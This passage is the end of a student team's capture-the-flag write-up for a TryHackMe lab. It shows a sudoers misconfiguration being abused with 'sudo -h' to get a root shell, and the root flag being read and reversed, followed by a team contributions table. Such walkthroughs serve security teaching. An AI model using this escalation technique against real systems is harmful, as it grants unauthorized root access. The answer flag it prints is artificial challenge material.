
Jieven explore Alice's directory and it only contains a kitten.txt file and it does not contain any hint. He tried to run sudo -l but he don't have Alice's password. He decided to view from a sudoers file instead. Then he found out how he can run /bin/bash as root.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cat /root/root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/etc/sudoers.d# cat /root/root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```




Jieven use the host and receive a flag but it was mirrored. He reverses the content and gains the flag for the root flag.


## Final result:

Upon verification of the flag, Jieven placed the flag on the TryHackMe site and got the confirmation.



## Contributions

ID	Name	Contribution	Signatures
12111 03785	Brijhindhra A/L Saravanaraj	Did the recon and trial and error to find the original port.	
12111 01864	Julian Koh Chee Yong	Complete the challenge and find the user flag. Did the video editing.	
12111 03605	Danial Ierfa Bin Hazmi	Rebooted the system and start a Netcat listener. Switch to User 2. Did the write-up.	

12111 03281	Jievenesh Arvind Naidu A/L Uma Selvam	Connect to 3rd user and find the root flag.	
----------------	--	--	--

VIDEO LINK: <https://youtu.be/sba2YCmnJic>